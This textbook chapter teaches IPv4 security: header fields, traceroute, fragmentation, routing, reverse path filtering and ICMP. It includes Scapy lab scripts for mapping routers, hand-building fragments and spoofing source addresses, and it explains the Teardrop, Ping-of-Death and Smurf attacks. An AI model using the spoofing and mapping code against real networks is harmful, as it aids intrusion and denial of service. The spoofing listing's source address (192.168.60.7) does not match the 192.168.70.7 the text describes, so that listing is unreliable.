# Chapter 3

# The Internet Protocol (IP) and Attacks

## Contents

## 3.1 Introduction

The Internet Protocol (IP) is the network layer communications protocol in the TCP/IP protocol suite. Its main task is to deliver packets from the source host to the destination host based on the IP address. In this chapter, we explain how this protocol works. In particular, we will study the format of the IP header, packet routing, and a sub protocol in IP (the ICMP protocol). We will also discuss the security problems in this protocol, and study several well-known attacks.

IP has two versions, IPv4 and IPv6. The most prominent difference between version 4 and version 6 is the size of the addresses. While IPv6 has been slowly adopted, most of the Internet traffic is still IPv4. In this chapter, we focus on IPv4, but most of the security principles discussed in this chapter also apply to IPv6.

**Experiment environment setup.** We will conduct a series of experiments in this chapter. These experiments need to use several computers in two separate networks. The experiment setup is depicted in Figure 3.1. We will use containers for these machines. Readers can find the container setup files from the website of this book (in the Resource page). We will explain the roles for these containers when they are used in an experiment.




Figure 3.1: The experiment environment setup

## 3.2 IP Header

An IP packet consists of a header for addressing and routing, and a payload for user data. The format of the IP header is depicted in Figure 3.2. We will briefly explain the purpose of each field. Some of the fields do have a security relevance, and will be discussed further in the rest of this chapter.

- **Version**: The version is 4 for IPv4 and 6 for IPv6 (IPv6 has a different header format, but its first field is also the version field).
- **Header length**: This field specifies the size of the header. Typically, for a protocol, if the header size is fixed, there is no need to have such a field. However, in the IP protocol, options can be added to the header, so the size of the header can vary, and hence we need




Figure 3.2: The format of the IP header

such a length field. The unit for the header length is 4 bytes, so if the header length is 20 bytes, we put $20/4 = 5$ in this field. Most IP headers do not include option fields these days, so most IP packets have 5 in this field.

- **Type of service (ToS)**: This field specifies the priority of the packet. Based on the ToS value, routers can put packets in a prioritized outgoing queue, so packets with a higher priority can be sent out with less delay. In practice, the ToS field never saw widespread use on the Internet.

- **Total length**: This is the total length of the IP packet, including the header and data. Because there are only 16 bits in this field, the maximal size of an IP packet is $2^{16} - 1$, which is 65535. However, such a large size IP packet is very rare.

- **Identification, Flags, and Fragment offset**: These fields are used for the IP fragmentation, which will be discussed later.

- **Time to live**: This field sets an upper limit on the number of routers through which the packet can pass. We will discuss this field in more details later.

- **Protocol**: This field specifies the type of the data in the payload part. There are many different types, but the three most common protocol numbers are 1 for ICMP, 6 for TCP, and 17 for UDP.

- **Checksum**: Checksum is calculated over the IPv4 header only.

- **Source and destination IP addresses**: These two fields specify the source and destination IP addresses.

### 3.2.1 Time-To-Live (TTL) and Traceroute

Many of us may have experienced a similar situation like the following: when you get lost and ask directions from other people, they point you to the west; after walking towards west for a while, you ask directions again, they point you to the east. If you keep asking these two people, you will enter a loop.

Routing on the Internet is similar: routing loops are possible due to the misconfiguration of routers. These loops could involve more than two routers. If a packet enters a loop, it will be bouncing back and forth forever. To solve this problem, each packet has a Time-To-Live (TTL) entry. Every router that forwards the packet will deduct one from this field. When this field reaches zero, the packet will be dropped.

When a router drops a packet due to the TTL, it sends an ICMP message to the sender of the packet, informing the sender about the action. This ICMP message could be used by attackers for surveillance purposes. More specially, using TTL and the ICMP message, we can find out the routers between us and a destination. If we try different destinations within a target network (which has many subnets), we may be able to map out its internal topology.

This technique is called *trace route*. It is implemented by many programs, including `mtr`, `traceroute`, `tracert`, etc. The technique very simple: First, you send out a packet with TTL=1. The first router, after deducting TTL by one, will get zero, and will thus drop the packet. This router sends back an ICMP Time Exceeded message, so you can get its IP address. Next, you set TTL=2, and send out another packet. This time, the packet can reach the router 2 hops away. You will get its IP address. You keep increasing the TTL, until you get a response from the actual destination. We do make an assumption here: we assume that all these packets take the same route. In theory, this is not guaranteed, but in practice, if you do this in a short time window, the chances for them to take the same route is quite high.

We can easily implement this trace-route technique using Python and Scapy. See the following code example, which tries to print out all the routers between the sender and the destination `93.184.216.34`, which is the IP address of `www.example.com`. We need to use the root privilege to run the program.

Listing 3.1: `mytracert.py`

```
#!/bin/env python3

import sys
from scapy.all import *

print("SENDING ICMP PACKET.........")
a = IP()
a.dst = '93.184.216.34'
b = ICMP()

# Choose the TTL value from 1 to 19
for TTL in range(1, 20):
  a.ttl = TTL
  h = sr1(a/b, timeout=2, verbose=0)
  if h is None:
      print("Router: *** (hops = {})".format(TTL))
  else:
      print("Router: {} (hops = {})".format(h.src, TTL))
```

The program sends out an ICMP packet (we can use other types), and wait for a reply (Line ★). The reply could be either an ICMP response message from the destination, or an ICMP Time Exceeded message from an intermediate router. Some routers may not send out such an ICMP message, so our program will only wait for 2 seconds, before moving on to the next TTL value. It prints out *** in this case.

```
$ sudo ./mytracert.py
Router: 10.0.2.1 (hops = 1)
Router: 192.168.0.1 (hops = 2)
Router: 142.254.213.97 (hops = 3)
Router: 24.24.16.81 (hops = 4)
Router: 24.58.52.164 (hops = 5)
Router: *** (hops = 6)
Router: 66.109.6.74 (hops = 7)
Router: 209.18.36.9 (hops = 8)
Router: 152.195.68.141 (hops = 9)
Router: 93.184.216.34 (hops = 10)
Router: 93.184.216.34 (hops = 11)
...
```

Because of the potential security problems, many organization's firewalls block the outgoing ICMP Time Exceeded message, preventing attackers from using the trace-route technique to map out the organization's internal network.

## 3.3 IP Fragmentation and Attacks

In theory, an IP packet can be up to 65535 bytes. However, the underlying hardware usually has a size limit that is much smaller than 65535. For example, an Ethernet frame's payload is limited to 1500 bytes. If we have an IP packet that is larger than 1500 bytes, we will not be able to fit it into one single Ethernet frame.

To address the problem, the IP protocol has a mechanism that divides a packet into smaller fragments based on the limit of the underlying network hardware. This is called IP fragmentation. In this section, we study how it works, but that is not the main objective. Due to its complexity, the implementation of the IP fragmentation has been a popular attack target. We use case studies to show how things can go wrong in the implementation of a network protocol.

### 3.3.1 How IP Fragmentation Works

IP fragmentation can happen at the sender, and it can also happen at intermediate routers. Moreover, a fragment may be too large for certain network, so it may be further fragmented by routers. Fragments will be reassembled at the final destination. When a fragment is received by the final destination, it will be buffered. Once all the fragments have arrived, they will be reassembled into one single IP packet. If one piece is missing, the entire IP packet will be discarded after certain amount of waiting time.

To enable the reassembling, the fragments from the same IP packet will carry the same ID. That is the purpose of the Identification field in the IP header (see Figure 3.2). Each fragment also has an offset field, indicating the offset of the fragment in the original packet. We need to multiple the value in the offset field by 8 to get the actual offset value. This is because the total length field has 16 bits, so the offset value also needs 16 bits, but the offset field only has 13 bits.

To make up for the loss of the 3 bits, each unit of the offset value represents $2^3 = 8$ bytes. The three bits are used for the flags. The meaning of each bit is described in the following:

- 0: This bit is reserved; it must be zero.
- 1: Do not fragment (DF). If this bit is set, fragmentation is not allowed. If fragmentation is needed but this bit is set, the packet will be dropped.
- 2: More Fragments (MF). If this bit is set to zero, it means this is the last fragment. For other fragments, this bit is set to one, meaning there are more fragments.

**Example.** We have an UDP packet, which contains 92 bytes of data. Since the UDP header's size is 8 bytes, the total size of payload in the IP packet is 100 bytes. We want to break up this packet into three fragments, each respectively carrying 40 bytes, 40 bytes, and 20 bytes of payload. The ID field of the IP packet is 1000. The followings are the parameters for each fragment.

| Fragment | ID | Flags | Offset | Size (bytes) |
|---|---|---|---|---|
| 1 | 1000 | MF=1 | 0 | 40 |
| 2 | 1000 | MF=1 | 40/8 = 5 | 40 |
| 3 | 1000 | MF=0 | 80/8 = 10 | 20 |

**Manually constructing IP fragments.** To help readers understand how the fragmentation works, we manually construct the three fragments listed above. Assume that the packet is sent from `10.9.0.105` to `10.9.0.5`.

The parameters for the first fragment is set in Line ①. We set the ID to 1000, set the offset to zero, and set the flags to 1, indicating that there are more fragments. The UDP header is contained in the first fragment (see Line ②). It should be noted that we need to set the checksum to zero. If we do not set the checksum, Scapy will set for us, but it will calculate the checksum using the first fragment. That is a wrong checksum, because the UDP checksum should be calculated based on the entire UDP packet, including the portions in the other two fragments. By setting the checksum explicitly to zero, Scapy will not calculate checksum for us. The receiver will not verify the UDP checksum if it is set to zero. In the payload field, we put 31 A's, plus a return character.

Listing 3.2: Construct first fragment (`fragment_spoof.py`)

```
#!/usr/bin/python3
from scapy.all import *
import time

ID      = 1000
dst_ip = "10.9.0.5"

# Fragment No.1 (Fragment offset: 0)
ip = IP(dst=dst_ip, id=ID, frag=0, flags=1)    ①
udp = UDP(sport=7070, dport=9090, chksum=0)    ②
udp.len = 8 + 32 + 40 + 20
payload = "A" * 31 + "\n"
pkt1 = ip/udp/payload
```

For the second fragment, we use the same ID. Since the first fragment contains 8 bytes of the UDP header, plus 32 bytes of data, the second fragment starts from offset 40. Therefore, we set 40/8 = 5 as the offset. Since this fragment is not the last piece either, we set the flags to 1 (see Line ③). The protocol field of the IP header should be set to 17 (UDP). We put 39 B's in the payload, plus a return.

```
# Fragment No.2 (Fragment offset: (8 + 32)/8 = 5)
ip = IP(dst=dst_ip, id=ID, frag=5, flags=1)    ③
ip.proto = 17
payload  = "B" * 39 + "\n"
pkt2 = ip/payload
```

The third fragment is set in Line ④. Its offset is 40 + 40 = 80, so the offset field is set to 80/8 = 10. We put 19 C's in the payload, plus a return.

```
# Fragment No.3 (Fragment offset: (8 + 32 + 40)/8 = 10)
ip = IP(dst=dst_ip, id=ID, frag=10, flags=0)   ④
ip.proto = 17
payload  = "C" * 19 + "\n"
pkt3 = ip/payload

# Sending fragments
send(pkt1)
send(pkt3)
time.sleep(5)
send(pkt2)
```

In the last part of the code above, we send the three fragments out. We send the first and third fragments first, and then wait for 5 seconds, before sending out the second fragment. Before running the program, we start a UDP server on `10.9.0.5` using `nc`. We will get the following results after all three fragments are sent out.

```
# nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCC
```

You will notice that nothing was printed out after the first and third fragments were sent. This is because the IP layer will assemble all the pieces together, before sending the data to the UDP and eventually to the `nc` server. If the second piece is missing, IP will buffer the other fragments, and wait for the missing pieces. As soon as the second piece arrived, everything was printed out. If the missing piece never arrives, the buffered fragments will eventually be discarded. The IP layer will never give an incomplete IP packet to the upper layer.

### 3.3.2 Think Like Attackers

When implementing network protocols, assuming that everybody will follow the protocol is dangerous, because attackers are those who do not like to follow protocols. We should ensure that those scenarios are properly handled in the implementation. Failure in handling those scenarios may lead to security problems. Let us think like attackers, thinking about what unusual IP fragments can be created.

**Scenario 1: Teardrop attack.** What if two IP fragments overlap with each other? If two IP fragments are created naturally by the IP layer, their offsets and sizes will be set correctly, and their payload will not overlap. However, attackers can create fragments manually, intentionally making them overlap. Various operating systems, including some older versions of Windows and Linux, did not anticipate this unusual situation, and failed to handle it correctly. That led to system crash. This attack is called *Teardrop attack*.

**Scenario 2: Ping-of-Death attack.** Is it possible to creating an IP packet that is larger than 65535? We know that the maximal size of an IP packet is 65535, because the total length field in the IP header only has 16 bits. Therefore, it seems that the answer is No. However, using fragmentation, this becomes possible.

The fragment offset has 13 bits, so the largest value we can set in the offset field is $2^{13} - 1$. Remember, the actual offset is this value multiplied by 8, so the largest offset for a fragment can be $(2^{13} - 1) * 8$, which is 65528. Therefore, if the payload field of the last fragment has more than 8 bytes of data, when we put all the fragments together, the total size will exceed 65535.

What could be the consequence? Since the limit of an IP packet does not exceed 65535, when developers allocate buffers to hold these fragments, the chances are that they may cap the size of their buffers to 65535. If attackers can create an IP packet that exceeds this limit, and the developers have never anticipated the situation, it is likely that the data from the attacker's packets may overflow the buffer allocated by the developers. This can cause a system crash or remote code injection.

Such a problem existed in a wide range of operating systems including Windows, Mac, Unix, Linux, as well as network devices like printers and routers. The attack that exploits this vulnerable is called *Ping-of-Death attack* [Wikipedia contributors, 2021d]. Although the problem had been fixed long time ago, it resurfaced recently in 2020, when the IPv6 implementation in the Windows operating system was found to have a vulnerability in the handling of large packets [CVE, 2020].

## 3.4 Routing

When a packet is sent from A to B, but A and B are not directly connected, the packet needs to go through routing, which is an essential functionality of the Internet Protocol.

### 3.4.1 Routing on Hosts

Routing starts from the sender A, which can be a host, not a router. Each host has a small routing table, based on which the routing decision will be made. Let us take a look at the host container `10.9.0.5` in our experiment setup. We can use the `"ip route"` command to list its routing table.

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

The host `10.9.0.5` is connected to the `10.9.0.0/24` network, so packets going to `10.9.0.0/24` will be directly delivered. That is specified by the second entry above. The third entry indicates that packets going to the `192.168.60.0/24` network should go through

the router 10.9.0.11 via the eth0 interface. Most hosts have a default entry, which indicates if a packet's destination does not match with any other entries in the routing table, this default entry will be used. In this case, 10.9.0.1 is used as the default router.

### 3.4.2 Routers

When a packet reaches a router, if the router and the destination machine are on the same LAN, the router will deliver the packet to the destination directly. If that is not the case, the router needs to forward the packet to another router. Routers are typically connected to multiple networks, so they need to decide which network they should use to route the packets out. The decision is also made based on their routing tables.

In our experiment setup (see Figure 3.1), we have a router, which is connected to both 10.9.0.0/24 and 192.168.60.0/24 networks. Here is the routing table on this router.

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11
```

The router has two interfaces eth0 and eth1, one for each network that it is connected to. The second and third entries specify that packets to these two networks should be directly delivered using their respective interfaces. The first entry is a default entry. This router above is quite small. Let us see a more complicated example. The following example comes from a BGP router in our Internet Emulator [Du and Zeng, 2000].

```
# ip route
10.0.0.10 via 10.3.0.253 dev n12 proto bird metric 32
10.2.0.0/24 via 10.101.0.2 dev ix101 proto bird metric 32        ★
10.2.1.0/24 via 10.101.0.2 dev ix101 proto bird metric 32        ★
10.2.2.0/24 via 10.101.0.2 dev ix101 proto bird metric 32        ★
10.3.0.0/24 dev n12 proto kernel scope link src 10.3.0.254
10.101.0.0/24 dev ix101 proto kernel scope link src 10.101.0.3
10.102.0.0/24 via 10.3.0.253 dev n12 proto bird metric 32
10.150.0.0/24 via 10.101.0.2 dev ix101 proto bird metric 32      ★
10.151.0.0/24 via 10.101.0.2 dev ix101 proto bird metric 32      ★
10.152.0.0/24 via 10.101.0.152 dev ix101 proto bird metric 32    ★
10.160.0.0/24 via 10.3.0.253 dev n12 proto bird metric 32
```

From the routing table above, we can see that the router is connected to two networks (10.3.0.0/24 and 10.101.0.0/24). One of the networks, 10.101.0.0/24, has two routers, 10.101.0.2 and 10.101.0.152. They are used to route packets to different destinations. See the lines marked by ★.

**How routers get the contents for their routing tables.** Routing information is quite dynamic, so it is not viable to manually set the entries in the routing tables. Routers run routing protocols with their peers, so they can exchange information, and then set their routing entries accordingly. There are many routing protocols, such as Routing Information Protocols (RIP), Interior Gateway Protocol (IGRP), Open Shortest Path First (OSPF), Exterior Gateway Protocol (EGP), Border Gateway Protocol (BGP), etc. Routing protocols and their security issues are beyond the scope of this chapter. We will discuss the BGP routing protocol and its security problems in

Chapter 12.

**Question.** When do the destination IP address in the IP header and the destination MAC address in the Ethernet header not represent the same computer?

*Answer:* When A sends a packet to B, but B is not on the same LAN. A needs to find out a router R from its routing table, and forward the packet to R. Therefore, in the Ethernet frame from A to R, the destination MAC address should be R's MAC address, but the destination IP address of the packet will stay the same, i.e, still be B.

### 3.4.3 Reverse Path Filtering (Spoofing Prevention)

Many routers implement a filtering rule called reverse path filtering, which ensures the symmetric routing rule. When a packet with the source IP address X comes from an interface (say I), the OS will check whether the return packet will return from the same interface, i.e., whether the routing for packets going to X is symmetric or not. To check that, the OS conducts a reverse lookup, finds out which interface will be used to route the return packets back to X. If this interface is not I, i.e., different from where the original packet comes from, the routing path is asymmetric. In this case, the kernel will drop the packet.

The reverse path filtering mechanism can effectively prevent outsiders from spoofing packets with the source IP addresses that belong to the internal network. For example, in the Network depicted in Figure 3.3, the router receives a packet (Packet 1) for the `192.168.60.0/24` network from its `eth0` interface, but the source IP address is also from the `192.168.60.0/24` network. Clearly, this is a spoofed packet from the outside. The spoofing can be detected using the reverse path filtering: the router conducts a routing lookup using the source IP, the result will show that the interface `eth1` should be used to route such a packet. This is different from the interface from where the packet comes, so the packet will be dropped.




Figure 3.3: The experiment setup for reverse path filtering

On Ubuntu 20.04, by default, the reverse path filtering mechanism is only set to the loose mode, i.e., the situation described above is allowed. See the setting and explanation below:

```
# sysctl -a | grep "\.rp_filter"
net.ipv4.conf.all.rp_filter = 2
net.ipv4.conf.default.rp_filter = 2
net.ipv4.conf.eth0.rp_filter = 2
net.ipv4.conf.eth1.rp_filter = 2
net.ipv4.conf.lo.rp_filter = 2
```

- 0: No checking on the source address, and asymmetric routing is allowed.
- 1: Strict Mode. Asymmetric routing is not allowed.
- 2: Loose mode. Asymmetric routing is allowed, but the source address of the packet is checked against the routing table to ensure that it is routable through one of the interfaces (any interface).

**Experiment.** Let us conduct an experiment on the reverse path filtering. We can just spoof a packet to `192.168.60.5` from the attacker container `10.9.0.105`, setting the spoofed source IP to `192.168.60.6`. This packet will reach the router container. If the reverse path lookup is set to the strict mode, the packet will be dropped. However, we could not see this result using the experiment setup, because docker did something unexpected: it changes the source IP address of the spoofed packet to `10.9.0.1`, so the packet will pass the reverse path filtering check, and will not be dropped. We have not figured out why docker does that yet. If we conduct the same experiment on three virtual machines (as opposed to three docker containers), the packet did get dropped.

We have observed that docker only does that if the spoofed source IP comes from a virtual network created by docker (such as `192.168.60.0/24`). Therefore, we can get around this problem caused by docker. We create another interface on the router container called `tun0`, and assign `192.168.70.11` as its IP address. This can be done using the following commands. We should be able to see this interface using `ifconfig` after running these commands:

```
# ip tuntap add mode tun dev tun0
# ip addr add 192.168.70.11/24 dev tun0
# ip link set dev tun0 up
```

After the interface `tun0` is created, an entry is automatically added to the routing table, indicating that packets to the `192.168.70.0/24` should be sent to `tun0`.

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11
192.168.70.0/24 dev tun0 proto kernel scope link src 192.168.70.11
```

Now, if we spoof a packet from `192.168.70.7` to `192.168.60.5` on `10.9.0.105` (see Packet 2 in Figure 3.3), the packet will be dropped by the router, because it comes from the `eth0` interface, but the reverse lookup result on the source IP `192.168.70.7` is `tun0`. This is asymmetric, and the packet will be dropped. We wrote the following program to spoof an ICMP packet from `192.168.70.7` to `192.168.60.5`.

```
#!/usr/bin/env python3
from scapy.all import *
```

```
src_ip = '192.168.60.7'
dst_ip = '192.168.60.5'
ip = IP(src = src_ip,  dst = dst_ip)
send(ip/ICMP())
```

To see whether the packet is dropped or not, we monitor the network traffic from the `eth1` interface. If the spoofed packet is not dropped, we should be able to see it from this interface, because this is the interface that the router uses to deliver the packet to the destination. We first turn off the reverse path filtering by setting the filter values to 2.

```
// Disable the reverse path filtering
# sysctl -w net.ipv4.conf.all.rp_filter=2
# sysctl -w net.ipv4.conf.eth0.rp_filter=2
# tcpdump -n -i eth1
IP 192.168.70.7 > 192.168.60.5: ICMP echo request, id 0, seq 0 ...
IP 192.168.60.5 > 192.168.70.7: ICMP echo reply, id 0, seq 0 ...
```

We sent out the spoofed packet from `10.9.0.105`. From the `tcpdump` results, we can see that the spoofed packet was forwarded and the destination got the packet and responded. Now, let us turn on the filter. This time, we will not be able to see the spoofed packet on the `eth1` interface. Clearly, the packet got dropped by the router.

```
// Enable the reverse path filtering
# sysctl -w net.ipv4.conf.all.rp_filter=1
# sysctl -w net.ipv4.conf.eth0.rp_filter=1
# tcpdump -n -i eth1
  (we did not see any packet from 192.168.70.7 to 192.168.60.5)
```

**Discussion.** In Ubuntu 16.04, the rule is set by default, but in Ubuntu 20.04, it is disabled by default. It is not clear what the reason is for this change. From my own experience, the obscure rule did cause me a lot of trouble: several times, I found my packets got dropped unexpectedly. Without knowing this rule initially, I spent hours in debugging, and eventually realized it was because of this rule. Such an obscure built-in firewall rule does make it hard for people to debug network problems. Maybe this was the reason why Ubuntu 20.04 turned it off by default. This is just my guess.

## 3.5 ICMP and Attacks

The Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by hosts and routers to send error messages and operational information. For example, as we have mentioned before, when a router drops a packet because its TTL becomes zero, it sends an error message back to the sender, and this message is an ICMP message.

The ICMP packet is encapsulated in an IP packet. It has a header section and a data section. The format of the ICMP packet (for IPv4) is depicted in Figure 3.4:

- Type (1 byte): Type of the ICMP message.
- Code (1 byte): Subtype. Some types of ICMP message have several subtypes.
- Checksum (2 bytes): Checksum is calculated from the ICMP header and data.




Figure 3.4: The format of ICMP packet

- Rest of header (4 bytes): The contents vary based on the ICMP type and code.
- Data: ICMP error messages contain a data section that includes a copy of the entire IPv4 header, plus at least the first eight bytes of the data from the IPv4 packet that caused the error. The data is used by the host to see which packet has caused the error.

We will not discuss all the ICMP message types. Readers can find the references from RFC 792 [Postel, 1981a]. We only focus on a few common types and those relevant to security.

### 3.5.1 ICMP Echo Request/Reply and Ping

ICMP echo request and reply are the two of the common ICMP message types. They are used by the `ping` program. When a machine receives an ICMP echo request message, it sends back an echo reply. If there are data in the echo request, the data must be included in the reply. The following Python program sends out an ICMP echo request packet, and then waits for a reply. When the reply arrives, `sr1()` will return the packet, so we can print it out.

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(dst="8.8.8.8")
icmp = ICMP()  # By default, the type will be echo request
pkt = ip/icmp
reply = sr1(pkt)
print("ICMP reply .........")
print("Source IP : ", reply[IP].src)
print("Destination IP :", reply[IP].dst)
```

### 3.5.2 The Smurf Attack

There is a very interesting attack using the ICMP echo request and reply messages. It is called *Smurf attack* [Wikipedia contributors, 2021e]. Although it does not work any more, it is a good example to show how attackers can use the ICMP protocol to magnify their power in a denial-of-service attack.

In the old days, many networks support directed broadcast packets. These packets are not sent to one single destination, they are sent to all the hosts on a destination network using the broadcast address on the network. A direct broadcast address is one that has all ones or zeros




Figure 3.5: Smurf attack

in the host portion of the IP address. For example, for the `192.168.60.0/24` network, the directed broadcast address is `192.168.60.255` and `192.168.60.0`. When the router of the destination network receives a packet to these addresses, it broadcasts the packet to all the hosts on the network.

In the Smurf attack, attackers send an ICMP echo request message to a directed broadcast address. The source IP address of the packet is set to the victim's IP address. All the hosts on the target network will receive the echo request message, and they will reply, but their replies will go to the victim machine. If there are 100 hosts on the target network, the attacker can send one packet, and the victim will receive 100 packets. With this method, the attacker can magnify the attacking power by 100 times. In addition, the attacker can attach a large amount of data in the payload of the ICMP message, causing further damage, because these data will also be echoed "back" to the victim machine.

A variation of the smurf attack is called Fraggle attack, which uses UDP, instead of ICMP. UDP also has an echo service (port 7), along with several other services that reply to requests (such as port 19). Similar to the Smurf attack, the Fraggle attack also use the directed broadcast and spoofed source IP. These days, routers no longer forward directed broadcast packets, so these attacks do not work anymore.

### 3.5.3 ICMP Redirect Message

Since network conditions can change, routers need to constantly exchange information with one another, so the routing information in their routing tables is always up to date. Hosts on a network do not participate in routing protocols, so what happens if their routing information becomes stale? Let us see the situation depicted in Figure 3.6.

In the figure, there are two routers R1 and R2 on the same network. Host H needs to send a packet to the target T. Based on H's routing table, the packet needs to be sent to R1. However, R1 has just updated the routing table, and now, the best route to T is to go through R2. Therefore, R1 would forward the packet to R2. However, since H and R2 are on the same network, H should be able to send the packet directly to R2, instead of taking a detour via R1. This is caused by the stale routing entries on H. To avoid wasting network bandwidth, R1 has a responsibility to tell H that its routing entries are outdated, and need to be updated. This is done through an




Figure 3.6: ICMP redirect message

ICMP redirect message.

